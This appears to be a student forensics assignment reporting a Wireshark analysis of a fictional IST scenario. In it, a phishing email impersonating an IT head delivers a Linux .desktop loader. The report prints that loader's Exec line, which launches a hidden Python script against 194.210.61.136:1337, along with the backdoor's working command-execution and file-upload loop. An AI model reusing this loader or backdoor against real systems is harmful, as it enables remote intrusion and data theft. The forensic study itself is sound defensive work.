155.90743…  12187 194.210.61.136   PROXY-254.local      HTTP2   892 HEADERS[145]: GET /search?q=phishing+email+example&client=ubuntu-sn&hs=L3w&sca_esv=f5adccef46be03a6&channel=fs&ei=egEJZ_PMOr2px
156.02781…  12190 PROXY-254.local  www.google.com       HTTP2  1000 HEADERS[119]: GET /search?q=phishing+email+example&client=ubuntu-sn&hs=L3w&sca_esv=f5adccef46be03a6&channel=fs&ei=egEJZ_PMOr2px
```

Figure 24




```
158.56462…  12535 PROXY-254.local  www.google.com       HTTP2   288 HEADERS[143]: GET /complete/search?q&cp=0&client=gws-wiz-serp&xssi=t&gs_pcrt=2&hl=pt-PT&authuser=0&pq=phishing%20email%20example
158.60792…  12548 PROXY-254.local  www.google.com       HTTP2  1118 HEADERS[145]: GET /complete/search?q=phishing%20email%20example&cp=0&client=desktop-gws-wiz-on-focus-serp&xssi=t&gs_pcrt=3&hl=pt-
160.43828…  12797 194.210.61.136   PROXY-254.local      HTTP2   477 HEADERS[15]: GET /phishing-email-examples, WINDOW_UPDATE[15]
160.69393…  12812 PROXY-254.local  proxy-ssl-geo.webfl… HTTP2   447 HEADERS[1]: GET /phishing-email-examples
```

Figure 25



```
162.57724…  13469 PROXY-254.local  cdn.prod.website-fi… HTTP2   152 HEADERS[27]: GET /5e5ff4f0315081733667c69a/5e5ff4f0165cd3bc627ca8d8_twitter.svg
162.69924…  13475 PROXY-254.local  cdn.prod.website-fi… HTTP2   153 HEADERS[29]: GET /5e5ff4f0315081733667c69a/5e5ff4f0165cd314b97ca8c9_instagram.svg
162.77467…  13592 PROXY-254.local  cdn.prod.website-fi… HTTP2   152 HEADERS[31]: GET /5e5ff4f0315081733667c69a/5e5ff4f0165cd34bdb7ca8d2_facebook.svg
162.80110…  13594 PROXY-254.local  cdn.prod.website-fi… HTTP2   152 HEADERS[33]: GET /5e5ff4f0315081733667c69a/5e5ff4f0165cd34a337ca8d3_youtube.svg
162.87437…  13603 PROXY-254.local  cdn.prod.website-fi… HTTP2   167 HEADERS[35]: GET /5e5ff4f0165cd367cc7ca88f/60132642684350fc807c94c0_monday-phishing-example-p-500.png
162.90514…  13606 PROXY-254.local  cdn.prod.website-fi… HTTP2   152 HEADERS[37]: GET /5e5ff4f0315081733667c69a/60af9e73ebcd64607ca038a7_linkedin.svg
162.91299…  13608 PROXY-254.local  cdn.prod.website-fi… HTTP2   151 HEADERS[39]: GET /5e5ff4f0315081733667c69a/5e5ff4f0165cd36e1f7ca9fc_deco-7.svg
162.91896…  13610 PROXY-254.local  cdn.prod.website-fi… HTTP2   169 HEADERS[41]: GET /5e5ff4f0165cd367cc7ca88f/60132649281bc3e6d0261408_office365-phishing-example-p-500.png
163.00777…  13632 194.210.61.136   PROXY-254.local      HTTP2   154 HEADERS[25]: GET /gtm.js?id=GTM-55LT7JV, WINDOW_UPDATE[25]
163.09415…  13656 194.210.61.136   PROXY-254.local      HTTP2   317 HEADERS[105]: GET /5e5ff4f0315081733667c69a/60ad390ddb5fb8e380fb6a2c_Hook_Logo-p-500.png, WINDOW_UPDATE[105]
163.09620…  13661 194.210.61.136   PROXY-254.local      HTTP2   198 HEADERS[107]: GET /5e5ff4f0315081733667c69a/6144ba2706ba42f3c2f90e7e_Google-drive-phishing-example.png, WINDOW_UPDATE[107]
163.01563…  13673 PROXY-254.local  cdn.prod.website-fi… HTTP2   169 HEADERS[43]: GET /5e5ff4f0165cd367cc7ca88f/6013261a5c7a17f28f20e5ad_mailchimp-phishing-example-p-500.png
163.04614…  13678 PROXY-254.local  cdn.prod.website-fi… HTTP2   170 HEADERS[45]: GET /5e5ff4f0165cd367cc7ca88f/6013260ce45f123d6819e55c_gotomeeting-phishing-example-p-500.png
163.11011…  13680 PROXY-254.local  cdn.prod.website-fi… HTTP2   157 HEADERS[47]: GET /5e5ff4f0165cd367cc7ca88f/60132635dca98cce734c23bb_microsoft-p-500.png
163.11590…  13682 PROXY-254.local  cdn.prod.website-fi… HTTP2   167 HEADERS[49]: GET /5e5ff4f0165cd367cc7ca88f/601325de4e863039ec7c1ca3_intuit-phishing-example-p-500.png
163.15670…  13694 PROXY-254.local  cdn.prod.website-fi… HTTP2   168 HEADERS[51]: GET /5e5ff4f0165cd367cc7ca88f/601325eb86e72e4aa5b0d4df_lastpass-phishing-example-p-500.png
163.24078…  13705 PROXY-254.local  cdn.prod.website-fi… HTTP2   168 HEADERS[53]: GET /5e5ff4f0165cd367cc7ca88f/60132601e45f12946019e42c_linkedin-phishing-example-p-500.png
163.31121…  13729 PROXY-254.local  www.googletagmanage… HTTP2   124 HEADERS[11]: GET /gtm.js?id=GTM-55LT7JV
163.47934…  13764 PROXY-254.local  cdn.prod.website-fi… HTTP2   248 HEADERS[55]: GET /5e5ff4f0165cd367cc7ca88f/601325a24e86306dfb7c1c76_groupon-phishing-example-p-500.png
163.53016…  13831 PROXY-254.local  cdn.prod.website-fi… HTTP2   268 HEADERS[57]: GET /5e5ff4f0165cd367cc7ca88f/601325b0041beb5f4d978d00_hr-block-phishing-example-p-500.png
163.53922…  13834 PROXY-254.local  cdn.prod.website-fi… HTTP2   253 HEADERS[59]: GET /5e5ff4f0165cd367cc7ca88f/601325c5c8086ce583f6b497_home-depot-phishing-example-p-500.png
163.56811…  13846 PROXY-254.local  cdn.prod.website-fi… HTTP2   167 HEADERS[61]: GET /5e5ff4f0165cd367cc7ca88f/600b041aace7fdcdccb5770a_github-phishing-example-p-500.png
163.66073…  13862 PROXY-254.local  cdn.prod.website-fi… HTTP2   168 HEADERS[63]: GET /5e5ff4f0165cd367cc7ca88f/600b044908e3d01fd1d815b0_godaddy-phishing-example-p-500.png
163.75885…  13866 PROXY-254.local  cdn.prod.website-fi… HTTP2   166 HEADERS[65]: GET /5e5ff4f0165cd367cc7ca88f/600b04022d1a977e7c888a33_fedex-phishing-example-p-500.png
163.82270…  13881 194.210.61.136   PROXY-254.local      HTTP2   495 HEADERS[15]: GET /css?family=Montserrat:100,100italic,200,200italic,300,300italic,400,400italic,500,500italic,600,600italic,700,
163.82711…  13883 194.210.61.136   PROXY-254.local      HTTP2   336 HEADERS[15]: GET /jetboost.js, WINDOW_UPDATE[15]
163.99343…  13914 194.210.61.136   PROXY-254.local      HTTP2   168 HEADERS[27]: GET /gtag/js?id=G-K2Z0C1DWDZ&l=dataLayer&cx=c, WINDOW_UPDATE[27]
163.78354…  13920 PROXY-254.local  cdn.prod.website-fi… HTTP2   166 HEADERS[67]: GET /5e5ff4f0165cd367cc7ca88f/600b040d8a6af53c5043dcbf_geico-phishing-example-p-500.png
163.82333…  13922 PROXY-254.local  cdn.prod.website-fi… HTTP2   172 HEADERS[69]: GET /5e5ff4f0165cd367cc7ca88f/60132590292ac55b74b329d5_Google-drive-phishing-example-p-500.png
163.83520…  13924 PROXY-254.local  cdn.prod.website-fi… HTTP2   171 HEADERS[71]: GET /5e5ff4f0165cd367cc7ca88f/600b03f4e25631accde94d92_express-vpn-phishing-example-p-500.png
163.96096…  13962 PROXY-254.local  cdn.prod.website-fi… HTTP2   168 HEADERS[73]: GET /5e5ff4f0165cd367cc7ca88f/600b03c7e6ddc2affe0ad09d_doordash-phishing-example-p-500.png
164.04695…  14001 PROXY-254.local  cdn.prod.website-fi… HTTP2   169 HEADERS[75]: GET /5e5ff4f0165cd367cc7ca88f/600b03d75744b4347fb4d8c6_dropbox-phishing-example-p-500.png
164.06004…  14003 PROXY-254.local  cdn.prod.website-fi… HTTP2   166 HEADERS[77]: GET /5e5ff4f0165cd367cc7ca88f/600b03e4981e7bb6bb02146e_espn-phishing-example-p-500.png
164.21638…  14017 PROXY-254.local  fonts.googleapis.com HTTP2   465 HEADERS[1]: GET /css?family=Montserrat:100,100italic,200,200italic,300,300italic,400,400italic,500,500italic,600,600italic,700,
164.22224…  14019 PROXY-254.local  cdn.prod.website-fi… HTTP2   171 HEADERS[79]: GET /5e5ff4f0165cd367cc7ca88f/600b034d57adbf9e543394f1_capital-one-phishing-example-p-500.png
164.23235…  14021 PROXY-254.local  d2dm2ctk6mb15w.clou… HTTP2   306 HEADERS[1]: GET /jetboost.js
164.43360…  14035 194.210.61.136   PROXY-254.local      HTTP2   354 HEADERS[21]: GET /pagead/set_partitioned_cookie/?auid=726768536.1728643546&ref=www.google.com&url=https%3A%2F%2Fwww.hooksecurity
164.33017…  14038 PROXY-254.local  www.googletagmanage… HTTP2   138 HEADERS[13]: GET /gtag/js?id=G-K2Z0C1DWDZ&l=dataLayer&cx=c
164.48159…  14070 PROXY-254.local  cdn.prod.website-fi… HTTP2   166 HEADERS[81]: GET /5e5ff4f0165cd367cc7ca88f/600b0393981e7b447a02135e_chase-phishing-example-p-500.png
```

Figure 26




```
164.58328…  14100 194.210.61.136   PROXY-254.local      HTTP2   402 HEADERS[15]: GET /attribution_tracking/conversions/5698.js?p=https://www.hooksecurity.co/phishing-email-examples&e=, WINDOW_UPDA
164.63400…  14136 PROXY-254.local  cdn.prod.website-fi… HTTP2   168 HEADERS[85]: GET /5e5ff4f0165cd367cc7ca88f/600b03b808e3d02c23d8132e_docusign-phishing-example-p-500.png
164.64284…  14138 PROXY-254.local  cdn.prod.website-fi… HTTP2   165 HEADERS[87]: GET /5e5ff4f0165cd367cc7ca88f/600b033496baad32aad5a911_box-phishing-example-p-500.png
164.76011…  14156 PROXY-254.local  cdn.prod.website-fi… HTTP2   169 HEADERS[89]: GET /5e5ff4f0165cd367cc7ca88f/600b033b00395b5430274dd3_calendly-phishing-example-p-500.png
164.95516…  14227 PROXY-254.local  googleads.g.doublec… HTTP2   323 HEADERS[7]: GET /pagead/set_partitioned_cookie/?auid=726768536.1728643546&ref=www.google.com&url=https%3A%2F%2Fwww.hooksecurity.
165.06344…  14304 PROXY-254.local  cdn.prod.website-fi… HTTP2   284 HEADERS[91]: GET /5e5ff4f0315081733667c69a/60ad390ddb5fb8e380fb6a2c_Hook_Logo-p-500.png
165.09426…  14306 PROXY-254.local  cdn.prod.website-fi… HTTP2   168 HEADERS[93]: GET /5e5ff4f0315081733667c69a/6144ba2706ba42f3c2f90e7e_Google-drive-phishing-example.png
165.34245…  14329 194.210.61.136   PROXY-254.local      HTTP2   352 HEADERS[19]: GET /ads/ga-audiences?v=1&t=sr&slf_rd=1&_r=4&tid=G-K2Z0C1DWDZ&cid=1863453115.1728643548&gtm=45je4a90v881267063z8810
165.45747…  14352 194.210.61.136   PROXY-254.local      HTTP2   337 HEADERS[15]: GET /6535385.js, WINDOW_UPDATE[15]
```

Figure 27

The discord chat from Miguel to Diogo from this trace was about Miguel having “proof of some MKUltra logs, Rafael Calhau's diary, and even blueprints for that satellite we talked about”, proof that Rafael and Virgolino are involved in something serious, and expressing the need to share this information with João Musk, where Miguel says “He’ll know what to do”, maybe being the one who sent the pen drive to João, as we’ve uncovered in the previous assignment.

> *"Diogo, I...ve dug deeper, and what I found is way more dangerous than I initially thought. We need to get this out there, but I don...t know how. I can...t just keep sitting on this information.”*
> *"I...ve got proof of some MKUltra logs, Rafael Calhau's diary, and even blueprints for that satellite we talked about. This is too big for me to handle alone. I...ve got proof that Rafael and Virgolino are up to something serious.”*
> *"Yeah, I know... but what else can I do? I can...t trust anyone right now.”*
> *"Jo..o? You really think he...s the right person to handle this?”*
> *"You're right. I need to be smart about this. I...ll send everything to Jo..o. He...ll know what to do.”*
> *"Yeah, it...s the safest option. Jo..o can make sure the right people see it without tipping off Rafael and Virgolino.”*
> *"I will. And thanks for pointing me in the right direction. I didn...t know what to do with all this until now.”*

Miguel also had a conversation with ChatGPT asking how to write a **phishing email** pretending to be the head of IT of Instituto Superior Técnico, Ricardo Prado, to professor Rafael Calhau.




Give me an example of a phising email so i dont fall for one

```
Sure! Here\u2019s an example of a phishing email you might encounter:\n\n---\n\nSubject:
Urgent: Account Verification Required\n\nDear [Your Name],\n\nWe have detected unusual
activity in your account and need to verify your information to ensure your security. Please
click the link below to confirm your account details:\n\n[Fake Link]\n\nFailure to verify
your account within 24 hours will result in a temporary suspension.\n\nThank you for your
prompt attention to this matter.\n\nBest regards,  \n[Fake Name]  \nCustomer Support
Team\n\n---\n\nRed Flags to Notice:\n1. Urgency: The email creates a sense of urgency to
prompt quick action.\n2. Generic Greeting: It may not use your name or could be addressed
incorrectly.\n3. Suspicious Links: Hovering over the link shows a different URL than
expected.\n4. Poor Grammar: Phishing emails often have typos or awkward phrasing.\n5. Unusual
Sender Address: Check the email address; it may look similar but not quite right.\n\nAlways
verify directly with the organization if you're
```

Figure 28

By finding some emails by using the **global packet details search** in Wireshark, we get this email from Miguel computer to Rafael with the sender email being ricardo_prado1986@hotmail.com, which is very similar to the real email address of Ricardo Prado (ricardoprado1986@hotmail.com), with the Subject “Urgent: Immediate Security Update Required for Your Computer Drivers", asking Rafael to update his computer drivers urgently as part of a routine security upgrade across IST, by using the package attached to this email (**driver-update.zip**).
Miguel trying to impersonate the head of IT of Técnico seems to be an attempt of a **phishing attack** to Rafael. Finding the email attachment with export objects from Wireshark, update-pckg.desktop. This file is a **desktop entry** for a Linux system, which is used to create shortcuts for applications. This entry essentially automates a series of commands to update the system, install a Python package, and run a specific Python script.



```
[Desktop Entry]

Name=Driver Package

Version=v1.0

Icon=system-software-update


Exec=sh -e -c "update-manager; python3.11 -m pip install pycrypto; python3.11 $(find /home -name 'shell-1524539510235.py') 194.210.61.136 1337"

Terminal=false

Type=Application
```

Figure 29

The python script is .malware\shell-1524539510235.py.
We have confirmation that Rafael really installed the malware through an email that we found in the exported http object files:



tcp.stream eq 2463

```
69790 2024-09-08 11:54:02   194.210.61.135
69791 2024-09-08 11:54:02   194.210.63.254
69792 2024-09-08 11:54:02   194.210.61.135
69793 2024-09-08 11:54:02   194.210.63.254
69794 2024-09-08 11:54:02   194.210.61.135
69795 2024-09-08 11:54:02   194.210.61.135
69796 2024-09-08 11:54:02   194.210.63.254
69797 2024-09-08 11:54:02   194.210.63.254
69798 2024-09-08 11:54:02   194.210.61.135
69799 2024-09-08 11:54:02   194.210.63.254
69871 2024-09-08 11:54:02   194.210.63.254
69872 2024-09-08 11:54:02   194.210.61.135
69873 2024-09-08 11:54:02   194.210.63.254
69874 2024-09-08 11:54:02   194.210.61.135
69875 2024-09-08 11:54:02   194.210.63.254
69876 2024-09-08 11:54:02   194.210.61.135
69877 2024-09-08 11:54:02   194.210.63.254
69878 2024-09-08 11:54:02   194.210.61.135
69879 2024-09-08 11:54:02   194.210.63.254
69880 2024-09-08 11:54:02   194.210.61.135
69881 2024-09-08 11:54:02   194.210.63.254
```

```
> Frame 69871: 1758 bytes on wire (14064 bits), 1758
> Ethernet II, Src: PCSSystemtec_07:67:4a (08:00:27:
> Internet Protocol Version 4, Src: 194.210.63.254,
```


Text Filter: outlook

```
service.svc?action=GetTimeZone&app=Mail&n=1
service.svc?action=GetTimeZone&app=Mail&n=1
service.svc?action=GetTimeZone&app=Mail&n=36
service.svc?action=GetTimeZone&app=Mail&n=36
service.svc?action=GetTimeZone&app=Mail&n=2
service.svc?action=GetTimeZone&app=Mail&n=2
service.svc?action=GetTimeZone&app=Mail&n=1
service.svc?action=GetTimeZone&app=Mail&n=1
service.svc?action=GetTimeZone&app=Mail&n=31
service.svc?action=GetTimeZone&app=Mail&n=31
service.svc?action=FindConversation&app=Mail&n=19
service.svc?action=FindConversation&app=Mail&n=19
service.svc?action=FindConversation&app=Mail&n=25
service.svc?action=FindConversation&app=Mail&n=25
?version=20241004002.11
?version=20241004002.11
fabric-icons.css
fabric-icons.css
?version=20240927008.18
```

Figure 30

In which we read:

"Dear Ricardo Prado,\r\n\r\nThank you. I will proceed with the installation of the provided driver update package. Your dedication to IST's security is sincerely appreciated.\r\n\r\nBest regards,\r\nRafael Calhau\r\n________________________________\r\n”




```python
while True:
    # Prepare the GET request
    req = urllib.request.Request(f'http://{address}:{port}/')  # Adjusted to request the root path
    try:
        message = urllib.request.urlopen(req).read()
        message = str(decrypt(message, password), 'utf-8')
    except Exception as e:
        print(f"Error during GET request: {e}")
        continue  # Retry the loop on error

    if message == "quit" or message == "exit":
        sys.exit()
    elif message[:8] == "download":
        filename = message.split(' ')[1]
        if os.path.exists(filename):
            with open(filename, 'rb') as f:
                data = f.read()
                data = encrypt(data, password, 1)
                data = urllib.parse.urlencode({'file': data})
        else:
            data = encrypt(f"No such file or directory: {filename}", password, 0)
            data = urllib.parse.urlencode({'cmd': data})
    else:
        # Execute the command received from the server
        proc = subprocess.Popen(message, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
        data = proc.stdout.read() + proc.stderr.read()
        data = encrypt(str(data, 'utf-8'), password, 0)
        data = urllib.parse.urlencode({'cmd': data})

    # Prepare and send the POST request with command output
    h = http.client.HTTPConnection(f'{address}:{port}')
    headers = {
        "User-Agent": "Python-urllib/3.11",
        "Content-type": "application/x-www-form-urlencoded",
        "Accept": "text/plain"
    }
    try:
        h.request('POST', '/', data, headers)  # Adjusted to send to the root path
    except Exception as e:
        print(f"Error during POST request: {e}")
```

Figure 31

This Python script appears to be designed for remote command execution and file transfer. It acts as a backdoor, allowing remote execution of commands and file transfers between the client and server. It uses encryption to secure communication.

To find what files Miguel got with this backdoor to Rafael computer, we found in Wireshark > Statistics > Conversations to see all conversations between Miguel and Rafael, and find the http GET requests created with the python script to send files.

With the script, we created from it, code to decrypt the files sent to Miguel.



```python
with open(sys.argv[1], "r") as file:
    encrypted_message = file.read()

    print("Encrypted message:", encrypted_message[:20])
    message = urllib.parse.unquote(encrypted_message)
    print("Decoded message:", message[:20])
    decrypted_message = decrypt(message, password)
    print("Decrypted message:", decrypted_message[:20])
    # original_string = str(decrypted_message, 'utf-8')
    # print("Original string:", original_string)

    with open("decrypted_message.txt", "wb") as file:
        file.write(decrypted_message)
```

Figure 32

The first one we found after decrypting is a part of the ariane rocket image.





Figure 33

